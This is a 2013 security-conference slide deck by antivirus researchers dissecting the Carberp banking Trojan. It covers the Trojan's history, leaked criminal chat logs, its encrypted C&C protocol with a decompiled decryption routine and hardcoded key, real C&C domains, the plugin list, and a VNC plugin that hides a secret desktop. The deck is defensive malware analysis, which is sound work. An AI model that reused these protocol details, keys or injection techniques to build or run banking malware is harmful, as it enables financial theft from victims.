



Security in knowledge

DISSECTING BANKING TROJAN CARBERP

Peter Kálnai

AVAST Software

Jaromír Hořejší

AVAST Software

RSACONFERENCE
EUROPE 2013

Session ID: HT-T06

Session Classification: Intermediate

Introduction

▶ Outline:

- ▶ The story of the “Banking Trojan”
- ▶ Communication protocol
- ▶ Evolution of the plugin support
- ▶ Technical analysis of features:
 - ▶ Backdoor capabilities (Remote Desktops)
 - ▶ Bitcoin mining module
 - ▶ Modifying remote banking interfaces in Java
- ▶ Conclusion

Introduction

▶ Core features:

- ▶ “Banking Trojan” definition: any bot containing a form of specific information stealing
- ▶ Carberp is a banking Trojan in a strict sense
- ▶ Remote Banking Interfaces:
 - ▶ Web pages (attacked through Man-in-the-Browser, both form grabbing and webinjects). Many banks targeted.
 - ▶ Executable interfaces (specific plugins; hooked EnumChildProcesses with GetWindowText involved); iFOBS banking system; online traders.
 - ▶ Java interfaces (modifying payment modules on-the-fly)

Introduction


- ▶ Carberp as a mainstream Trojan:
 - ▶ “Cybercrime in Russia: Trends and issues”, CARO Workshop 2011
 - ▶ “The Carberp crimekit and the reshipping incident”, Virus Bulletin, 2012
 - ▶ “Carberp Evolution and BlackHole: Investigation Beyond the Event Horizon”, CARO Workshop 2012
 - ▶ “Targeted attacks on Russian banks”, CARO Workshop 2013
 - ▶ (academic paper) Dolmans R., Katz W.: “RP1: Carberp Malware analysis“, System and Network Engineering, University of Amsterdam, 2013
 - ▶ “Dissecting Banking Trojan Carberp”, RSA Europe, 2013 (the first talk after the leak of source code)

Introduction

- ▶ The story:
 - ▶ The first appearance in autumn 2010
 - ▶ The split into two main branches in spring 2011 (RC2 resp. RC4 communication protocol)
 - ▶ Arrest of a group of cybercriminals in March 2012 (RC4 branch ended)
 - ▶ Carberp in Android in December 2012
 - ▶ Arrest of the second group of cybercriminals in April 2013 (RC2 branch faded away)
 - ▶ The leak of Carberp source code in June 2013
 - ▶ New C&C servers seen alive in September/October 2013

Introduction

- ▶ Number of observed C&C domains
 - ▶ ~80 domains for the initial version
 - ▶ ~60 domains for the RC4 branch
 - ▶ ~800 domains for the RC2 branch (still alive)
- ▶ Estimate of distribution based on telemetry:



The Carberp Leak

- ▶ The Carberp leak (June 2013):
 - ▶ Unpacked ~5,8 GB
 - ▶ Source code validates previously published analyses
 - ▶ Contains not only the source code, but also screenshots, communication and debug logs, etc.
 - ▶ Source code related to other Trojans (ZeuS, Rovnix)
 - ▶ Malware tools (SpyEye, RDPDoor, Stoned bootkit framework/Sinowal/Mebload, BlackEnergy/Phdet, Olmarik/Alureon)
 - ▶ Cryptors (Mystic Compressor)
 - ▶ Most of targeted RBIs
 - ▶ Log of network traffic from 20th April 2012

The Carberp Leak

► Conversation log: (1/2)

привет

Валентин (13:37:55 8/03/2013)
я залил на фтп в папку bitcoin дллку

Валентин (13:38:09 8/03/2013)
в общем идея такая

Валентин (13:38:56 8/03/2013)
бот скачивает и распаковывает <http://ck.kolivas.org/apps/cgminer/cgminer-2.10.5-win32.7z>

Валентин (13:39:07 8/03/2013)
лучше наверное из админки его качать в кабе

Валентин (13:39:36 8/03/2013)
распаковывает на диск куда-нибудь, например как обычно в папку appdata

Валентин (13:39:59 8/03/2013)
далее скачивает эту длл тоже плагином и запускает в памяти

Валентин (13:40:46 8/03/2013)
в длл надо передать список доменов, который был вшит в бота билдером, надо отдельным списком это сделать в билдере

Валентин (13:41:14 8/03/2013)
и передает путь до папки с распакованным майнером

x hi

Valentine (03/08/2013 13:37:55)
I filled in a folder on FTP bitcoin dllku

Valentine (03/08/2013 13:38:09)
in general, the idea of such a

Valentine (03/08/2013 13:38:56)
bot downloads and unpacks <http://ck.kolivas.org/apps/cgminer/cgminer-2.10.5-win32.7z>

Valentine (03/08/2013 13:39:07)
probably better to download it from the admin area in cables

Valentine (03/08/2013 13:39:36)
decompresses the disk somewhere , such as is usual in the folder appdata

Valentine (03/08/2013 13:39:59)
then download this dll plugin and also runs in memory

Valentine (03/08/2013 13:40:46)
dll should be transferred to the list of domains that was sewn into the bot Builder, it is necessary to make a separate list is in bildere

Valentine (03/08/2013 13:41:14)
and passes the path to the folder with the unpacked miner

The Carberp Leak

► Conversation log: (2/2)

Валентин (14:10:33 8/03/2013)
"c:\miner\cgminer.exe"

Валентин (14:13:53 8/03/2013)
вот этого майнера надо сделать до конца недели, а то чел кто заказал будет на меня очень злиться, успеешь?

Валентин (14:15:42 8/03/2013)
еще момент такой, ма видеокартой, поэтому

██████████@qip.ru (14:16:12 8/03/2013)
ок, за субботу-воскресенье

Valentine (03/08/2013 14:10:33)
"c: \ miner \ cgminer.exe"

Valentine (03/08/2013 14:13:53)
miner 's this have to do before the end of the week, and then the people who ordered will be very angry at me , have time ?

Valentine (03/08/2013 14:15:42)
even a moment , a miner works only on a computer with a normal video card , so do not start virtualke

██████████@qip.ru (14:56:12 8/03/2013)
OK, for Saturday and Sunday do

The Carberp Leak

► Debugging process: (1/2)

The image shows a Windows error dialog box titled "АРМ "Клиент" АС "Клиент-Сбербанк"". The dialog box contains the following text:

Подпись ошибки
AppName: wclnt.exe AppVer: 7.12.5.2225 ModName: unknown
ModVer: 0.0.0.0 Offset: 1000250c

Сведения об отчете
Отчет об ошибке содержит сведения о состоянии АРМ "Клиент" АС "Клиент-Сбербанк" при возникновении ошибки, версии операционной системы и оборудовании, номер продукта, который может быть использован для определения лицензии, а также IP-адрес компьютера.

Мы не собираем умышленно ваши файлы, имя, адрес и любые другие личные данные. Однако отчет об ошибке может содержать такие сведения, например из открытых файлов. Хотя эти сведения могут быть потенциально использованы для установления вашей личности, в случае их присутствия в отчете они использоваться не будут.

Собранные данные используются только для устранения неполадки. Имеющиеся дополнительные сведения будут выданы после отправки отчета. Отчет отправляется по защищенному каналу в базу данных с ограниченным доступом и не используется в коммерческих целях.

Для просмотра технических сведений об отчете [щелкните здесь](#)
Для просмотра политики сбора данных в Интернете [щелкните здесь](#)

Закреть

Below the dialog box, a debugger window shows a list of loaded modules and a log of system events:

CONFIGWC.EXE	600.37603760	[3816]	Sber(0)	[]	: EnumPrintersA hook ok.
GetDirs.DLL	600.38665771	[3816]	Sber(0)	[]	: EnumPrintersA hook ok.
ImpBorl.DLL	600.39367676	[3816]	Sber(0)	[]	: GetSaveFileNameA hook ok.
	600.39599609	[3816]	Sber(0)	[]	: GetOpenFileNameA hook ok.
	600.39984131	[3816]	VIDEO(0)	[]	: nuwem buguo.
	600.41595459	[3816]	VIDEO(0)	[]	: StartRecordThread
	627.58959961	[3816]	VIDEO(0)	[]	: Все получили, менеджер старшем виде
	627.59606934	[3816]	VIDEO(0)	[]	: слазь даные
	627.59692383	[3816]		[]	: Все готово запускаем(жмем и открыв
	707.86682129	[3816]		[]	: start send folder
					: end send folder

The Carberp Leak

▶ Debugging process: (2/2)

The screenshot displays the OllyDbg interface for debugging 'tst.exe'. The CPU window shows assembly code with addresses from 00404843 to 004048A5. The registers window shows the state of various registers, including EAX, ECX, EDX, ESP, EBP, ESI, EDI, and FPU registers. The memory dump window shows hex and ASCII values, with a red box highlighting the string 'tst00615B6C3D5D0483'. The status bar indicates an access violation when reading [00000000].

Communication Protocol

▶ A typical POST request:

```
POST
/kmqkcicalxrnrngwdxjyxztxcqkoyjnbdoafqirgnwwwpcjqgluco
vna.phtm HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: caaarrp2.ru
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
```

▶ Content:

```
kfq=u%2FFPG1eImmXBEB3mG5VomEqE9ivVw2uh550qE1K2
LoqWfJkbTeN%3D
```

Communication Protocol

▶ Steps of decryption:

▶ Substitution to unsafe characters:

```
kfq=u/FPG1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2Loq  
WfJkbTeN=
```

▶ Extraction of a cryptographic salt for RC2:

```
u/FP + bTeN
```

▶ Extraction of an encrypted message:

```
G1eImmXBEb3mG5VomEqE9ivVw2uh550qE1K2LoqWfJ
```

▶ Debase64 and RC2 decryption with a hardcoded key

▶ (optional) a custom algorithm for data containing a header beginning with “BJB”

▶ Result:

```
botuid=<prefix>0<hash of victim's environment>
```

Communication Protocol

► Custom BJB algorithm:

```
unsigned int decryptBJB(uint8_t* au8Key, uint8_t* au8Cipher, uint32_t u32DataLen )
{
    unsigned int j;
    uint8_t v4;
    int i;

    j = 0;
    if ( u32DataLen )
    {
        do
        {
            v4 = *au8Key;
            for ( i = 0; v4; ++i )
            {
                au8Cipher[j] ^= v4 + i * j;
                v4 = au8Key[i + 1];
            }
            ++j;
        }
        while ( j < u32DataLen );
    }
    return j;
}
```

Key	Cipher:	0x7C	0x1B	0xA9
0x31		0x31	0x31	0x31
0x32		0x32	0x33	0x34
0x33		0x33	0x35	0x37
0x34		0x34	0x37	0x3A
0x35		0x35	0x39	0x3D
0x36		0x36	0x3b	0x40
0x37		0x37	0x3d	0x43
0x38		0x38	0x3f	0x46
0x39		0x39	0x41	0x49
	Plain:	0x4D('M')	0x5A('Z')	0x90

Communication Protocol

- ▶ Payload encrypted in BJB format:

```
00000000: 42 4A 42 09 00 00 00 31|32 33 34 35 36 37 38 39 | BJB. 123456789
00000010: 7C 1B A9 51 32 11 39 71|65 A1 A9 71 9E 4E C9 31 | |+@Q2-9qe~@qZNE1
00000020: 89 41 79 91 F1 D1 F9 B1|C1 61 89 B1 C1 31 29 31 | %Ay' nNú±Áa%±Á1)1
00000030: 31 41 B9 D1 F1 D1 B9 71|61 61 69 71 61 31 09 B1 | 1AaNnNaqaa1qa1.±
00000040: B1 C1 F9 11 31 11 79 B1|C1 21 09 31 F9 31 29 31 | ±Áú◀1◀y±Á! .1ú1)1
00000050: 3F 5E 83 5F B1 25 B0 3C|C0 99 28 3D AC 90 1D 59 | ?^_±%°<R" (= .Y
00000060: 58 32 59 E1 03 3E 1E 43|60 8C A9 D2 20 5F 47 5E | X2YáL> .C`S@N _G^
00000070: 45 61 DB B4 D1 A3 4C 9F|C1 08 07 51 25 7E 5A 91 | Eaú" NkLZÁ□•Q%~Z'
00000080: DC AE 9D 74 1F 1C F4 3B|E5 21 09 31 01 31 29 31 | Ü@tt..ô;í! .1.1)1
```

- ▶ BJB header structure (data follow):

```
typedef struct HEADERBJB
{
    char au8Magic[3], //'BJB'

    uint32_t u32KeySize, //length of au8Key

    uint8_t au8Key[0]
};
```



Communication Protocol

- ▶ The file ***wndsksi.inf*** contains a list of available plugins
- ▶ After decryption using BJB algorithm with a hardcoded key “GDlet64E” (example from August 2013):

```
RtlExt.plugin|vXdwV89SFZ1hs.tiff  
addtrust.plugin|zG3ktXqcVbNKhR5v1Snw48H7pxmZBQTr.bmp  
bki.plugin|gr1z4v8TV.psd  
bot.plugin|zJyZx0aVGDmHFWNQ29AXKSMbnpc.bmp  
btc.plugin|vcCQPTWmrDRGKX0aNAz6dZkSMpxs1tw.tiff  
btcm.plugin|rnSfcRNw5j1WZgDzG76.tiff  
ddos.plugin|kXJjfYCGmKHbDhaw2Mc7ANxy.tiff  
fdi.plugin|xd73TpG41c.psd  
iFOBS.plugin|kvrzQq3nTdJKDx2ZPMYfCB.bmp  
rdp.plugin|GQcTzqS9Y1CJBtpHPnKvkRa.tiff  
sb.plugin|GQpq0Vs94vdx.tiff  
vnc.plugin|dsN6QSHYMPb3qZg7zv5t1rGF8JfW2nh.tiff
```



Evolution of Functionality

► Early evolution of plugin support:





Evolution of Functionality

▶ Recent evolution of plugin support:



Evolution of Functionality

▶ Carberp for Android (Citmo):



Evolution of Functionality

- ▶ Carberp for Android (Android: Citmo, December 2012):
 - ▶ Extending fraudulent activities to mobile devices (multi-factor authentication)
 - ▶ Contacting the gate url in the form of the first Carberp group (RC4, the keyword **e** in the path replaced with **m**)


```
http://berstaska.com/m/fo125kepro  
http://berstaska.com/m/as225kerto
```
 - ▶ SberSafe, VkSafe, AlfaSafe application
 - ▶ Removed from Google Play in a short time

Plugin Support

- ▶ vnc.plug
 - ▶ drops a user mode rootkit
 - ▶ x86 resp. x64 version called *tmp1.exe*, resp. *tmp2.exe*
- ▶ tmpX.exe
 - ▶ Executes a new instance of svchost.exe
 - ▶ Injects an intermediate malicious thread into svchost.exe
 - ▶ The intermediate thread enumerates all running processes and injects threads into them, which install API hooks hiding a secret desktop
 - ▶ PIDs of infected processes stored in mutex objects


Plugin Support

- ▶ vnc.plug – process listening at port 5900



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
_carberp2_vnc...	2460	TCP	v-trs-winxp	5900	v-trs-winxp	0	LISTENING
alg.exe	2072	TCP	v-trs-winxp	1026	v-trs-winxp	0	LISTENING
iqs.exe	224	TCP	v-trs-winxp	5152	v-trs-winxp	0	LISTENING
iqs.exe	224	TCP	v-trs-winxp	5152	v-trs-winxp	0	LISTENING
jusched.exe	1740	TCP	v-trs-winxp.vlab.int...	1416	93.99.17.230	http	CLOSE_WAI
lsass.exe	668	UDP	v-trs-winxp	isakmp	*	*	
lsass.exe	668	UDP	v-trs-winxp	4500	*	*	

- ▶ RFB (remote framebuffer) protocol signature:



```
C:\WINDOWS\system32\cmd.exe - nc 127.0.0.1 5900
C:\temp>netcat nc 127.0.0.1 5900
RFB 003.006
```

Plugin Support

▶ vnc.plug user mode rootkit:

The screenshot displays a Windows desktop environment. In the foreground, a Task Manager window is open, showing a list of processes. The process 'TOTALCMD.EXE' is highlighted in red. A calculator window is open over the Task Manager. The desktop background shows a file explorer window with a folder named 'secret_desktop'.

Process	PID	CPU	Description	Company Name
services.exe	656		Services and Controller app	Microsoft Corporation
svchost.exe	824		Generic Host Process for Win...	Microsoft Corporation
wmiprvse.exe	3516		WMI	Microsoft Corporation
svcho			st Process for Wi...	Microsoft Corporation
svcho			st Process for Wi...	Microsoft Corporation
svcho			ecurity Center No...	Microsoft Corporation
svcho			st Process for Wi...	Microsoft Corporation
svcho			st Process for Wi...	Microsoft Corporation
spools			System App	Microsoft Corporation
svcho			st Process for Wi...	Microsoft Corporation
iqs.exe			Quick Starter Servi...	Sun Microsystems, Inc.
SbieSvc.exe			Service	SANDBOXIE L.T.D
VBoxService.exe			uest Additions S...	Sun Microsystems, Inc.
alg.exe			Layer Gateway S...	Microsoft Corporation
MDM.EXE			bug Manager	Microsoft Corporation
svchost.exe			st Process for Wi...	Microsoft Corporation
WPFFontCache_v0400.exe			ve_v0400.exe	Microsoft Corporation
Isass.exe			xport Version)	Microsoft Corporation
explorer.exe			explorer	Microsoft Corporation
VBoxTray.exe	1732		VirtualBox Guest Additions Tr...	Sun Microsystems, Inc.
jusched.exe	1740		Java(TM) Platform SE binary	Sun Microsystems, Inc.
